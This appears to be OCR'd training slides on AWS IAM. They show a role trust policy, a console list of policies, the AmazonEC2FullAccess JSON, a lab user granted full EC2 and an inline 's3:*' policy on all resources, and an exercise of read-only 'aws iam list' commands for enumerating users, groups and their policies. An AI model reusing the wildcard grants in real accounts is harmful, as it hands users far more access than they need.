
Trusted entities

Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "",
            "Effect": "Allow",
            "Principal": {
                "Service": "ec2.amazonaws.com"
            },
            "Action": "sts:AssumeRole"
        }
    ]
}
```

D. Policies

- IAM policies define permissions for an action to perform the operation.
- For example, if a policy allows the GetUser action, then a user with that policy can get user information from the AWS Management Console, the AWS CLI, or the AWS API.
- Policies can be attached to IAM identities (users, groups or roles) or AWS resources.



us-east-1.console.aws.amazon.com/iamv2/home#/policies
aws
Services
Search for services, features, blogs, docs, and more
[Alt+S]
Global ▼
Atomic Nuclear ▼

Identity and Access Management (IAM)


Policies (931) Info

A policy is an object in AWS that defines permissions.

	Policy name	Type	Used as	Description
○	⊞ aws-iam-restriction	Customer managed	None	
○	⊞ AWSLambdaBasicExecutionRole-5e1f5b9e-0059-492d-a49c-0d4f7f60c023	Customer managed	Permissions policy (1)	
○	⊞ full-admin-policy	Customer managed	Permissions policy (1)	AWS Administra
○	⊞ Splunk_Policy	Customer managed	Permissions policy (1)	Policy creation f
○	⊞ AWSDirectConnectReadOnlyAccess	AWS managed	None	Provides read o
○	⊞ AmazonGlacierReadOnlyAccess	AWS managed	None	Provides read o
○	⊞ AWSMarketplaceFullAccess	AWS managed	None	Provides the ab
○	⊞ ClientVPNServiceRolePolicy	AWS managed	None	Policy to enable
○	⊞ AWSSSODirectoryAdministrator	AWS managed	None	Administrator a
○	⊞ AWSIoT1ClickReadOnlyAccess	AWS managed	None	Provides read o
○	⊞ AutoScalingConsoleReadOnlyAccess	AWS managed	None	Provides read-o

Policy Data :

1. Effect - Use to Allow or Deny Access
2. Action - Include a list of actions (Get, Put, Delete) that the policy allows or denies.
3. Resource - A list of resources to which the actions apply



Summary

Policy ARN arn:aws:iam::aws:policy/AmazonEC2FullAccess

Description Provides full access to Amazon EC2 via the AWS Management Console.


```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Action": "ec2:*",
            "Effect": "Allow",
            "Resource": "*"
        },
        {
            "Effect": "Allow",
            "Action": "elasticloadbalancing:*",
            "Resource": "*"
        },
        {
            "Effect": "Allow",
            "Action": "cloudwatch:*",
```


Policy types:

1. Inline Policies - An inline policy is a policy that's embedded in an IAM identity (a user, group, or role)

2. Managed Policies -

   - AWS Managed Policies
   - Customer Managed Policies





User ARN arn:aws:iam::294170659659:user/emp01

Path /

Creation time 2022-03-25 02:23 UTC+0530

Permissions policies (4 policies applied)

Policy name	Policy type	
Attached directly		
AmazonEC2FullAccess	AWS managed policy	✖
s3-administrator-Policy	Inline policy	✖

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Action": [
                "s3:*"
            ],
            "Effect": "Allow",
            "Resource": "*"
        }
    ]
```

EXERCISE -2

Users:

List of IAM Users :

```
aws iam list-users
```

List the IAM groups that the specified IAM user belongs to :

```
aws iam list-groups-for-user --user-name user-name
```

List all manages policies that are attached to the specified IAM user :

```
aws iam list-attached-user-policies --user-name user-name
```

Lists the names of the inline policies embedded in the specified IAM user :

```
aws iam list-user-policies --user-name user-name
```

Groups :

List of IAM Groups:

```
aws iam list-groups
```

Lists all managed policies that are attached to the specified IAM Group :

```
aws iam list-attached-group-policies --group-name group-name
```

List the names of the inline policies embedded in the specified IAM Group:

```
aws iam list-group-policies --group-name group-name
```

